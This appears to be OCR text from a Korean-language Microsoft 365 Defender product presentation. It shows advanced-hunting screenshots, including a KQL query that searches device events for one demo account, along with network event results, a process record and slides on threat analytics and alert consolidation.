
See all users

Traffic

Traffic	Risky apps	Transactions	Apps
29MB	0	25	7

Last 30 days, updated 6:20 pm today

14 MB



통합 사용자 페이지

- → 전체 워크로드의 사용자 데이터를 한 곳으로 수집
- → 해당 사용자 계정의 알림 및 의심스러운 활동을 수집해 신속한 계정 조사를 지원

Advanced hunting

Schema

Alerts
- AlertInfo
- AlertEvidence

Apps & identities
- IdentityInfo
  - AccountObjectId
  - AccountUpn
  - OnPremSid
  - CloudSid
  - GivenName
  - Surname
  - AccountDisplayName
  - Department
  - JobTitle
  - AccountName
  - AccountDomain
  - EmailAddress
  - SipProxyAddress
  - City
  - Country
  - IsAccountEnabled
- IdentityLogonEvents
- IdentityQueryEvents
- IdentityDirectoryEvents
- AppFileEvents

Email
- EmailEvents
- EmailAttachmentInfo
- EmailUrlInfo

Get started | Query

Schema reference

Run query | New | Save | Share link | Last 30 days | Create detection rule

```
let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
let accountName = "mike.barden";
search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceRegistryEvents, DeviceImageLoadEvents, DeviceEvents, DeviceImageLoadEvents, Ema
Timestamp between (ago(1d) .. now())
and (AccountSid =~ accountSid
or InitiatingProcessAccountSid =~ accountSid
or QueryTarget =~ accountName)
// or AccountObjectId == accountObjectId
// or InitiatingProcessAccountObjectId == accountObjectId
// or AccountName =~ accountName
// or InitiatingProcessAccountName =~ accountName
| take 100
```

Export | Customize columns | Chart type | 15 items per page | 1-15 of 100 | Show filters

$table	Timestamp	DeviceName	ActionType	DeviceId	LogonType	AccountDomain	AccountName	AccountSid
DeviceNetworkEvents	8/10/2020 15:02:51	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 15:32:52	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 15:44:37	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 17:03:13	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 18:03:23	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 18:16:03	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 19:03:26	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 19:33:05	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				
DeviceNetworkEvents	8/10/2020 19:33:34	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71caf85ca47b0ed69d952e14b1477a52				

Advanced hunting

Schema

Alerts
- AlertInfo
- AlertEvidence

Apps & identities
- IdentityInfo
  - AccountObjectId
  - AccountUpn
  - OnPremSid
  - CloudSid
  - GivenName
  - Surname
  - AccountDisplayName
  - Department
  - JobTitle
  - AccountName
  - AccountDomain
  - EmailAddress
  - SipProxyAddress
  - City
  - Country
  - IsAccountEnabled
- IdentityLogonEvents
- IdentityQueryEvents
- IdentityDirectoryEvents
- AppFileEvents

Email
- EmailEvents
- EmailAttachmentInfo
- EmailUrlInfo

Get started | Query

Run query | New | Save | Share link

```
let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
let accountName = "mike.barden";
search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, DeviceF
Timestamp between (ago(1d) .. now())
and (AccountSid =~ accountSid
or InitiatingProcessAccountSid =~ accountSid
or QueryTarget =~ accountName)
// or AccountObjectId == accountObjectId
// or InitiatingProcessAccountObjectId == accountObjectId
// or AccountName =~ accountName
// or InitiatingProcessAccountName =~ accountName
| take 100
```

Export | Customize col

$table	Timestamp	DeviceName	ActionType	DeviceId
DeviceNetworkEvents	8/10/2020 15:02:51	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 15:32:52	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 15:44:37	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 17:03:13	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 18:03:23	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 18:16:03	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 19:03:26	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 19:33:05	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca
DeviceNetworkEvents	8/10/2020 19:33:34	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71ca

Inspect record

Take actions

Assets


Machine	Risk level	Exposure level
cont-mikebarden	High	Medium

Users	Investigation priority
mike.barden	No data available

Process tree

- svchost.exe
  - backgroundTaskHost.exe


Process name	backgroundTaskHost.exe
Execution time	Aug 10, 2020, 3:02:43.180 PM
Path	c:\windows\system32\backgroundtaskhost.exe
Integrity level	Low
Access privileges (UAC)	Standard
Process ID	5448
Command line	"BackgroundTaskHost.exe" -ServerName:BackgroundTaskHost.WebAccountProvider
File name	backgroundTaskHost.exe
Full path	c:\windows\system32\backgroundtaskhost.exe
SHA1	dc27f57a3ba5d13b476b1fd0872b8972744a01f8
SHA256	74b3323405cdfb85cfc9d5c1cd29c816c80361df1548



고급 헌팅

- → 상황 정보에 기반한 헌팅
- → 포털 내 문서
- → ID 및 이메일 제공 후를 위한 신규 테이블
- → 파일 프로필 기능
- → 타사 도구 통합을 위한 Advanced Hunting API
- → 크로스 워크로드 맞춤형 감지

→ **여러 단계와 도구를 이용해야만 수행할 수 있었던 작업을 이제 하나의 쿼리에서 수행할 수 있습니다!**



위협 분석 보고서

- → 새로운 위협의 등장에 따라 지속적으로 게시되는 신규 보고서
- → 행위자가 표적화한 산업, 목표 및 워크로드 전반의 TTP를 포함한 상세한 위협 인텔리전스
- → 한눈에 보는 답변:
- → 조직이 해당 위협에 노출되어 있는가?
- → 조직이 해당 위협의 영향을 받는가?
- → 위협 노출을 줄이기 위해 권장되는 관련 완화 조치

매달 약 5개의 강력한 위협이 새롭게 발생합니다.

Microsoft 365 Defender

전체 보호 주기에 걸친 효율적인 SOC를 지원하는 통합 도구

1,000건의 위협 시

↓

300개의 알림

크로스 감지

↓

40건의 인시던트

